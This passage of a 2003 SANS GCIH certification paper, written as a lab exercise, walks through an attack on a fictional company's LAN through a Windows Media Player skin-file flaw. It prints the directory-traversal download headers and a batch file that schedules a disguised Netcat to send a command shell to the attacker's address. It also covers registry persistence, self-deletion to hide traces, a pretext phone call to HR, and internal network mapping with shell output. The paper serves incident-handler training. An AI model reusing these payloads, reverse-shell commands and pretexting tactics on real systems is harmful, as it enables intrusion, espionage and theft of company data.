



# Global Information Assurance Certification Paper

Copyright SANS Institute  
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permitted without express written permission.

## Interested in learning more?

Check out the list of upcoming events offering  
"Hacker Tools, Techniques, and Incident Handling (Security 504)"  
at <http://www.giac.org/registration/gcih>

# **“Skinning” a LAN with a Media Player Vulnerability**

**A Hacking and Incident Handling Practical  
December, 2003**

**By  
Rick Slade**

## TABLE OF CONTENTS

---

<b>Summary</b>	<b>3</b>
<b>Part 1 - Statement of Purpose</b>	<b>4</b>
<b>Part 2 - The Exploit</b>	<b>4</b>
<b>Part 3 - The Platforms/Environments</b>	<b>8</b>
<b>Part 4 - The Stages of the Attack</b>	<b>10</b>
1. Reconnaissance:	10
2. Scanning:	12
3. Exploiting the System:	12
4. Keeping Access:	20
5. Covering Tracks:	20
<b>Part 5 - The Incident Handling Process:</b>	<b>23</b>
1. Preparation:	23
2. Identification:	25
3. Containment:	26
4. Eradication:	27
5. Recovery:	27
6. Lessons Learned:	28
<b>References</b>	<b>30</b>
<b>Appendix A</b>	<b>31</b>

---

**Summary:**

**Purpose/Disclaimer:** This paper was written in partial fulfillment of the GIAC Certified Incident Handler Certification (GCIH), version 3, revised July 24, 2003. All described scenarios were performed in a dedicated lab environment with no connectivity to the Internet or any other network. No production or outside networks were compromised in any way.

**Target:** In accordance with the requirements for this paper, I have described a theoretical attack against a fictitious government contracting competitor's LAN using a vulnerability identified in Microsoft Media Player versions 7.1 and 8.0. The attack incorporates social engineering to lure victims to a malicious Web site that is designed to trigger the Media Player Vulnerability and download a copy of Netcat and batch files. The batch files will setup Netcat to shovel a command shell out to the attacker. Once the attacker gains access, they will utilize the available Windows built-in command line executables to scan the LAN from the inside to find exploitable network shares. The paper intends to demonstrate how much damage can be done with the powerful built-in programs being readily available to the wrong people. The goal of the attack is to find useful information with which to undermine the competition's ability to win a lucrative contract.

**Discovery:**

Once the penetration of the LAN is detected the paper demonstrates the incident handling steps necessary to resolve the event.

**Lab Environment:**

The lab environment used in this paper was produced using VMware v4.0 software, Windows XP, and Linux 7.3 OS workstations.

**Assumptions:**

Certain assumptions made regarding the Target network are as follows:

The entire organization is using Windows XP workstations for its staff and the version of Media Player is susceptible to the Vulnerability.

The company has advertised for current open positions that they are anxious to fill.

The present IDS device is not currently configured with a signature for the exploit.

The company is safeguarded by a stateful inspection firewall.

The network administrators are understaffed.

## Part 1 - Statement of Purpose

The intent behind this activity is to obtain control of a target computer system operating in a LAN environment. Once system control is gained, it will be used to exploit the rest of the systems within the LAN using built-in tools found in Windows operating systems. This practical will demonstrate how this can be accomplished remotely using the directory traversal vulnerability in Microsoft Windows Media Player version 7.1 and version 8.0 for XP.

The attack will incorporate social engineering techniques to entice a user on the target LAN to visit a malicious Web site. The Web site will contain crafted Web pages, which when viewed, will trigger the Media Player vulnerability and transparently download a Netcat executable and two batch files. The system will then be configured to launch the program automatically at a pre-set time and establish a connection to a listening system also running Netcat.

Upon connection, the target system will then be manipulated by the attacker to perform a reconnaissance of the rest of the LAN using built-in system executable programs. The goal of this reconnaissance is to ultimately obtain access to the network shares of the engineering and financial departments of a competing organization. Once access to these shares is obtained, then copies of the information will be produced and retrieved by the attacker for use in counter-bid proposals for future valuable government contracts.

---

## Part 2 - The Exploit

### Name:

Microsoft Windows Media Player Skin File Code Execution Vulnerability  
Cert/CC and CVE Numbers: CAN-2003-0228  
bugtraq id: 7517

*Note: All related links are found in the **Reference section**:*

### Affected Operating Systems:

- Microsoft Windows XP Home
- Microsoft Windows XP Professional
- Microsoft Windows 2000
- Microsoft Windows NT 4.0 SP6a and below
- Microsoft Windows 98
- Microsoft Windows ME

### Affected Applications/Protocols/Services:

- Microsoft, Windows Media Player, XP ver. 8

- Microsoft, Windows Media Player, ver. 7.1

### Variants:

None found.

### Description:

The Windows Media Player (WMP) is vulnerable to code execution through skin files. WMP does not properly validate URLs containing hex-encoded characters such as a backslash (%5C) that are passed to initiate a skin file to be downloaded. The vulnerability allows malicious users to upload an arbitrary file to an arbitrary location on a victim's machine, when a victim user views a web page.

This could allow a malicious file, advertised as a skin file, to be downloaded to a known location and executed through some other means. As explained at the following Security Focus Web site:

<http://www.securityfocus.com/bid/7517/discussion/>

The following example exploit code was provided by "jelmer"

<jelmer@kuperus.xs4all.nl> as detailed by the Security Focus Web site:

<http://www.securityfocus.com/bid/7517/exploit/>

The following HTTP header will cause a .bat file to be saved to the Windows Startup folder on Windows XP systems.

Example:

**Content-Disposition: filename=%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c Documents%20and%20Settings%5CAll%20Users%5CStart%20Menu%5CPrograms%5C Startup%5cwmpa.bat%00.wmz**

This is the un-encoded HTTP header revealing the actual destination of the downloaded file.

**Content-Disposition: filename=..\..\Documents and Settings\All Users\Start Menu\Programs\Startup\wmpa.bat%00.wmz**

Likewise, the following HTTP header will cause an .exe file to be saved to the Windows \system32\Com folder on Windows XP systems.

Example:

**Content-Disposition: filename=%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c WINDOWS%5csystem32%5cCom%5csvchost.exe%00.wmz**

This is the un-encoded HTTP header revealing the actual destination of the downloaded file.

**Content-Disposition: filename=..\..\WINDOWS\system32\Com\svchost.exe%00.wmz**

Crafting a malicious Web site with the above sample code will trigger the WMP vulnerability whenever someone visits the site and has the affected Media Player installed on there system. The Web page commands will stealthily place the files

necessary to compromise the target system into any desired system location that the current user has access to.

The following details of how the exploit works are provided by Insecure.org at the following URL: <http://www.insecure.org/FullDisclosure/Windows-Media-Player-directory-traversal-vulnerability.htm>.

"When Internet Explorer encounters a document having the MIME type 'application/x-ms-wmz', it starts up wmplayer.exe with the '/layout' command line switch which instructs Media Player to download a skin file from the specified URL to the Media Player's Skins folder. To prevent certain Internet based attacks, the program uses a random element in the download path so that the exact file name of the downloaded skin file can't be guessed by a potential attacker.

Due to a flaw in Media Player this measure can be circumvented with hex - encoded backslashes in the URL. If an appropriate URL is crafted, the exact download folder can be chosen.

If the filename doesn't end with '.WMZ', Media Player normally adds this extension to the file. However, if the Content-disposition HTTP header is used in a certain way, this restriction can be circumvented and also the extension can be freely chosen. The attacker may thus place files with any name and extension to any location on the local disks (and network shares the user has write access to)."


### Signatures of the Attack:

To determine what the exploit would reveal to a network sniffer I crafted a sample test sight to see what could be detected. Below is a simplified example of a malicious web page containing the encoded HTTP header. It will function similarly to the one that will be employed in the attack.



From a network perspective the exploit is pretty inconspicuous. In analyzing the packets the TCP stack levels of layer 2 and layer 3, nothing out of the ordinary can be determined. The resulting output of a network sniffer, such as the Protocol Analyzer Ethernet version 0.9.7, simply indicates that a normal HTTP request was executed.

### Ethereal results:



However, with an IDS on the job, it is possible to look inside the data packet to reveal within the application layer, the Hex encoding unique to the Media player exploit. The freeware IDS SNORT from <http://www.snort.org> can be tuned easily with the following signature:

Message MULTIMEDIA Windows Media audio download Signature:  
**alert tcp \$EXTERNAL\_NET 80 -> \$HOME\_NET any**  
**(msg:"MULTIMEDIA Windows Media audio download";**  
**flow:from\_server,established; content:"Content-type\.: audio/wmz;**  
**content:"|'%2e%'5c|"; within:2; classtype:policy-violation;)**

While of course, not preventing the exploit, it would send the alarm to the syslog server to record the event. The signature could also trigger an alerting email directly to the incident response team. Although, I am betting that this type of customization has not been done



## Part 3 - The Platforms/Environments

**Victim's Platform:** Windows XP Professional workstation

### Target Network:

Mid-sized company:

1 Web site:

6 servers DNS, SMTP, Exchg., Dept. File/Print and Databases

72 workstations: Running Windows XP

20 engineers

5 graphics artists


20 publication staff

5 HR staff

7 accountants


5 managers

8 secretaries



**Attacker's Network:**

- 1 cable modem / FW
- 2 Netcat redirected PC's on the Internet.
- 1 Free hosted Web site.
- 1 Linux Machine



## Part 4 - The Stages of the Attack

### 1. Reconnaissance:

The motivation behind this attack is the identification of the target. In this case it is a known corporate competitor. They were identified by the published records of the competing companies, made public due to the terms of full disclosure for the open bid contract being sought. Once the competition had been identified, the process of gathering useful information was begun. I am mostly interested in what type of internet access the companies had. To assist me in this a Google search was one of my first tools. <http://www.google.com> Using it, I was able to identify the name of the company Web site. The Web site itself was filled with pertinent information that I would need to accomplish my objectives. Among the items found was the URL to the companies Web site. Now I knew the domain name that the company was using. Kicking off nslookup I was able to obtain the IP addresses of the DNS and Mail servers. With these addresses in hand, I could perform an ARIN search on the IP addresses and find who was providing the Internet access to the company, and contact information for the site administrator. I was also able to obtain the block of IP addresses that was being used by the target company. This information would allow me to probe around the outside of the network to identify any possible systems with this address block that I might be able to establish connections with.

From the Web site itself I was able to learn of the types of work that the company performed. This allowed me to get acquainted with areas of interest that the target company was involved with. My objective in this phase is to gain enough understanding of the target business which would allow me to develop the terminology necessary to develop a fairly competent dialog with the people within the company, which I might then lure to my exploitive Web site.

In order to do that, I need to be able to contact someone within the company who would be able to provide me with additional useful information. What better place than to peruse the “job listings” section of the Web site.

Here I can see the kind of people that my target company is trying to get in contact with. Included in the job descriptions is the name of the hiring managers for each position. Now I have names that I can use for further research to find a bit of background information that may be available on the Web for these managers. Among the jobs listed I see that there are current positions open for a network engineer, a senior security specialist, and a graphics artist for the company Web site. The job descriptions provide a wealth of information in and of themselves. Through them I learn that the sought after network engineer must have a Cisco certification and have working knowledge of Pix firewalls. A strong understanding of Microsoft networking is also desired, including Windows 2000, XP, and some UNIX background. The network security position shows a current demand in IDS management and analysis skills. Experience with Cisco Security monitor, as well as syslog tracking, is also a plus. The position for a graphics artist is just as vital to my exploit plans as the other two. It reveals that

the graphics artist job requires talent in the use of Cold Fusion and Flash design. Reading these job descriptions provides me with a pleasant feeling. It may be that my target company is maintaining a Cisco network environment protected by a PIX firewall and IDS. The installed computer base is most likely Windows- based, and they probably do not have the best security practices currently in place, because they are advertising for a senior security specialist.

But best of all is the opening for the graphics artist. The reason why is because the company is looking to hire someone who is expected to be able to demonstrate their skills. What better way to demonstrate the skills of a graphics artist than to have samples of past work readily available, being hosted somewhere on a Web site. I determine to use the company's need for a graphics artist as my bait to lure my victims to my crafted Web site.

Who is my intended victim? Anyone that potentially has a vested interest in the talents of a graphics artist. This would include the HR department, the hiring manager, other graphics artists, perhaps even the Web site administrator. These same people probably will most likely be less security minded when using their computer skills. They will also most likely be the ones that would adamantly demand the greater system functionality and easier access to Web resources than other employees. In short, they will most likely be given system Administrator permissions to facilitate their desire to install software and device drivers.

At this point I need to determine if this company's internal network is susceptible to my chosen Windows media player vulnerability. After performing sufficient research on the company's background and interests, I simply call up the HR department and pose as a hungry, starving artist, having lots of enthusiasm and bold, new creative design concepts that I am eager to show off.

Of course, I'm carefully recording the entire communication for later review. I do not want to miss the names of anyone I may want to contact later via email. A sample of a possible dialog with the HR manager might go as follows. As I continue, I insist that to fully appreciate the experience of my Web site, I ask them if they have a good set of speakers on their PC because I have incorporated sound enhancements into my site that they have to hear. "Oh and by the way do they use Real Player or Media Player? I like what they have done with both but I find that Real Player is awesome. Oh you don't use it? Oh, well Media Player is good to. Do you have the XP version? I've designed it to work best with the Internet Explorer browser. Oh you do use Microsoft Internet Explorer? That's great."

This type of conversation could help me to positively validate my suspicions concerning the inner workings of the company's network environment. I'm calculating that the HR manager will think that my bravado will have to be seen to be believed and therefore, be enticed to browse over to my Web page to take a look at the source of my boasting. However, before I make this call, I first need to perform a bit of non-intrusive exterior network scanning.

## 2. Scanning:

In order to validate my reconnaissance hunches concerning the target LAN, I turn my focus to probing the perimeter of the network. Using the information obtained from my research, I have the address block that the company has been assigned by the ISP. Not wanting to trigger any possible scanning alarms that may be in place, I choose to stealthily probe only ports that will report back to me useful banner information. The tool of choice for this is a simple Telnet session directed at ports 25 and 143. By connecting to port 25 with the “**telnet.exe**” application it will reveal to me which type of SMTP server the company is using. I even take the opportunity to send a message to myself to see if it is possible to spoof messages from the SMTP server.

Likewise connecting to port 143 I will get a response back of a nice Exchange connector message. Well, as the saying goes, where there is an Exchange server listening on port 143 there is a Windows network waiting to be explored.

Still, it pays to be thorough. So, I next turn my attention to the company Web server. By using Telnet to connect to the Web server on ports 80 and 443, I will be presented with the HTTP errors displaying what flavor of Web server they are using. Just my luck, they are using Microsoft IIS to establish their Web presence. Feeling satisfied about the waters in which I will be fishing, I decide to bait my hook and cast my line hoping to attract just the right sort of inside fish.

## 3. Exploiting:

Based upon my reconnaissance, I decide to contact the HR department of the target company. I choose them for a couple of reasons. First, they would put me into contact with the user of my potential target PC. Second, HR people tend to be arrogant and demanding and typically also have access to financial folders via network shares. Chances are good that HR personnel would not tolerate being given anything less than Administrator access to their systems and I may even be able to lure them to my exploitable Web site as well. Thus, I will provide myself with more than one compromised host with access to one of my stated goals, the company's financial records.

For a similar reason I target the graphics designer. I suspect that they too are the type of employee that would not tolerate being given anything less than Administrator access to their systems. This is due to their frequent need for installing new applications and fonts to support their work. Also, I suspect that there might be some sort of access to the engineering shares on the network. The graphics designers may need to be provided a means to retrieve the latest product information for use in updating the Web site. With these presumptions in mind, I first contact HR about the job opening for the graphics artist as advertised by the company Web page. As explained in the reconnaissance section above, I begin to sell my skills and abilities to the Hiring Manager who puts me in touch

with the Graphics Department head. I proceed to encourage them both to go to my prepared Web site and see my work for themselves.

To successfully operate this exploit, I employ a Free Web hosting site to masquerade my true identity. On this Web site I craft my exploit code subtly within the myriad of GIF, JPEG and Flash files used to not only distract, but entice the viewer to linger at my site long enough to allow my exploit code to take affect.

The malicious code itself is designed to accomplish two basic things. First, download a copy of Netcat into a directory. Second, is to download into the "All Users" startup folder, a batch file that will direct Netcat to launch back a Command shell to me at the next Login to the system. Netcat is chosen because of its power and ease of use. It is also difficult to detect Netcat connections once they are established.

To achieve the first objective, I rely upon the flaw contained in Microsoft's Media Player. I craft my baiting Web page with a tag specifying that a Media Player skin file is to be downloaded by the users Internet Explorer. However, the URL referenced for the supposed skin file, is written with hex-encoded backslashes and periods specifying exactly where to place the downloaded file on the victims machine.

Example URL:

**Content-Disposition: filename=%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c WINDOVS%5csystem32%5cCom%5csvchost.exe%00.wmz**

The file to be downloaded is Netcat with a filename of **svchosts.exe**. I have placed it in the "\\Windows\\system32\\Com" folder on Windows XP systems. There it will wait to be used, subtly unnoticed amongst the other mysterious system files located there. Once I have connected to the system, I will also hide this file with the "**attrib.exe**" command to further obfuscate its presence.

The next objective is to have the disguised Netcat program shovel a command shell back to my machine. I use another tag requesting the browser to download two other files to different locations. These files are batch files that will be used to schedule the activation of the Netcat program. The first batch file will be downloaded to the common startup group belonging to "All Users".

Example URL:

**Content-Disposition: filename=%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c Documents%20and%20Settings%5CAll%20Users%5CStart%20Menu%5CPrograms%5C Startup%5cwmpa.bat%00.wmz**

The second batch file will be downloaded to an obscure location under the Windows directory.

Example URL:

**Content-Disposition: filename=%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c WINDOVS%%5c tabletoc.bat**

The goal of the first batch file, which I call wmpa.bat. The name “wmpa” stands for “Windows Media Player Attack” and it will be launched by the next user that logs into the system. When the user logs in, a command window will briefly be displayed and then quickly closed before the user will have time to make note of what it did. I am gambling that the user will have Administrator privileges which will be necessary for the commands to succeed. The batch file will also delete itself from the common startup group belonging to All Users. This is done so that the user will not be able to find the evidence of the batch file by looking at their startup folder within the start menu.

The code for the first batch file is shown below:

### **REM wmpa.bat**

-----  
REM Step1.

%systemroot%\system32\at /yes /del

REM Step2.

%systemroot%\system32\at.exe 11:40 /every:Mo cmd /c %systemroot%\system32\Com\svchost <Attacker's IP> 80 -e %systemroot%\system32\cmd.exe

%systemroot%\system32\at.exe 11:50 /every:Mo cmd /c %systemroot%\system32\Com\svchost <Attacker's IP> 8080 -e %systemroot%\system32\cmd.exe

%systemroot%\system32\at.exe 11:40 /every:Mo cmd /c %systemroot%\system32\Com\svchost <Attacker's IP> 443 -e %systemroot%\system32\cmd.exe

REM Step3.

%systemroot%\system32\REG.exe ADD

HKLM\SOFTWARE\Microsoft\Windows\Currentversion\Run /V tabletoc.bat /d  
c:\windows\tabletoc.bat

REM Step4.

%systemroot%\system32\del.exe /Q /F C:\Docume~1\ALLUSE~1\Startm~1\Programs\Startup\wmpa.bat  
-----

Within the first batch file there are four different commands to be executed. Step 1 is an AT command that will clear all currently scheduled AT jobs. I want to first clear the jobs so that my attack jobs do not begin to accumulate within the scheduler. Here I gamble that the current user is like many typical users that never have their own jobs scheduled and therefore will not notice that all the previous jobs have been cleared.

Step 2 will create a pre-determined launching of Netcat, masquerading as svchost.exe, using the "at.exe" command. The AT commands will load into the Task Scheduler a re-occurring job, that will shovel a Windows Command shell out to my waiting computer, using outbound ports of 80, 8080 and 443 at a specific day and time. These ports were chosen to masquerade the traffic as if it were typical HTTP and HTTPS outbound connections. The <Attacker's IP> mentioned is in reality, merely the first in a series of Netcat relay machines with which I plan to hide the identity of my actual source IP. The plan is that in the event that I suspect that my connections have been discovered, I then simply shut down my relay machines and wait until the coast is clear to attempt to connect again in the future.

Step 3 will modify the registry of the target computer using the built-in "reg.exe" command to add a registry Key entry under the local machines startup item. The added Key will run and launch the second batch file "**tabletoc.bat**", downloaded previously which will repeat steps one and two of the first batch file.

Step 4 will delete the first batch file from the Common start-up group belonging to All Users. The intention is to clear my tracks by leaving as little evidence as possible as to the genesis of the method used for the attack.

Once the user has logged back in, all of the above commands will be run. At the specified time the scheduled command shell will be shoveled out to my awaiting computer, which is setup to also run Netcat listening on ports 80, 8080, and 143 as planned. Therefore, I prepare for the connection by launching Netcat listeners on my machine using the same tcp ports 80, 8080 and 443 that the victim will be expecting to send the command shell too. I then wait for the designated connection time to arrive. When it does, my hard work is rewarded with potentially three command windows from the target systems with SYSTEM privileged access.

With the connections established, I now have compromised computers with potential access to two different sets of network shares containing the information that I desire. From these acquired platforms I quickly go to work to map out the target LAN. My goal is to determine such things as, the system hostnames, DNS and WINS servers, default gateways, IP addressing, network shares, and the names of users.

This work is made easier by the many built-in command-line executables available within the system32 folder of the Windows operating system. By using these built-in programs I do not need to risk being detected while I download additional tools from the outside.



From within the shoveler command shell, I can use the built-in command line tools to find out plenty of useful information. By using the command: “**ipconfig -all**” the IP configurations of the LAN segment and pertinent host information can be obtained.

From the output of this command, I can obtain other useful information like the hostname, the net mask, the default gateway, the DNS and WINS servers.

```

root@rh1:~netcat - Shell No. 3 - Konsole
Session Edit View Settings Help
C:\WINDOWS\system32\ipconfig -all
ipconfig -all

Windows IP Configuration

    Host Name . . . . . : xp2
    Primary Dns Suffix . . . . . : 
    Node Type . . . . . : Unknown
    IP Routing Enabled. . . . . : No
    WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . : 
    Description . . . . . : AMD PCNET Family PCI Ethernet Adapter
    Physical Address. . . . . : 00-0C-29-9D-F6-21
    Dhcp Enabled. . . . . : No
    IP Address. . . . . : 192.168.0.42
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.0.1

C:\WINDOWS\system32>

```

From using the command “**netstat -rn**“, I can obtain routing information between LAN segments. As shown in the results below, this command will help me to broaden my attack to other computer systems that the compromised workstation can reach.

```

root@rh1:~netcat - Shell No. 3 - Konsole
Session Edit View Settings Help
C:\WINDOWS\system32\netstat -rn
netstat -rn
=====
Interface List
0x1 ..... MS TCP Loopback interface
0x10003 ...00 0c 29 9d f6 21 ..... AMD PCNET Family PCI Ethernet Adapter
=====
Active Routes:
Network Destination        Netmask          Gateway          Interface        Metric
0.0.0.0                    0.0.0.0          192.168.0.1      192.168.0.42      30
127.0.0.0                  255.0.0.0        127.0.0.1        127.0.0.1         1
192.168.0.0                255.255.255.0    192.168.0.42     192.168.0.42     30
192.168.0.42              255.255.255.255  127.0.0.1        127.0.0.1        30
192.168.0.255             255.255.255.255  192.168.0.42     192.168.0.42     30
224.0.0.0                  240.0.0.0        192.168.0.42     192.168.0.42     30
255.255.255.255           255.255.255.255  192.168.0.42     192.168.0.42     1
Default Gateway:          192.168.0.1
=====
Persistent Routes:
None
Route Table
C:\WINDOWS\system32>

```

With the hostname and the IP address of the system, I can use the command: “**nbtstat -A <IP address>**” to discover who is currently logged into the target computer.

```

root@rh1:~netcat - Shell No. 3 - Konsole
Session Edit View Settings Help
C:\WINDOWS\system32\nbtstat -A 192.168.0.42
nbtstat -A 192.168.0.42

Local Area Connection:
Node IpAddress: [192.168.0.42] Scope Id: []

NetBIOS Remote Machine Name Table

Name                Type               Status
-----
XP2                  <00>               UNIQUE             Registered
SODOR                <00>               GROUP              Registered
XP2                  <03>               UNIQUE             Registered
XP2                  <20>               UNIQUE             Registered
SODOR                <1E>               GROUP              Registered
RICK                 <03>               UNIQUE             Registered
SODOR                <1D>               UNIQUE             Registered
...MSBROWSE...      <01>               GROUP              Registered

MAC Address = 00-0C-29-9D-F6-21

C:\WINDOWS\system32>

```

This same command can be automated to query every IP address on the LAN for available Windows computers. See *Appendix A* for an example of such a batch file named “**nbtstat.bat**”.

Using the “**edlin.exe**” command, simple batch scripts can be written and launched to discover the entire LAN beyond the current network segment. By using `nbtstat.exe` useful information is displayed such as the Domain name, the MAC address of the queried computer, as well as the name of the user that has most recently logged in. I use “**nbtstat.exe**” to perform my mapping function instead of ICMP pings because `nbtstat.exe` probes are performed using Netbios port 137 and traffic coming from these ports is so common place that it is more likely to be overlooked and therefore trigger less alerts then ICMP probes. The results of these commands can be redirected to text files that I can display simply by executing the “**more.exe**” command on the text file and capture the results back on my own computer.

This same technique can be used to quickly obtain the data from Word documents that I also might find interesting as demonstrated below.

```

root@rhl1:~# metcat - Shell No. 3 - Konsole
Session Edit View Settings Help
C:\WINDOWS\system32>more eula.rtf
more eula.rtf
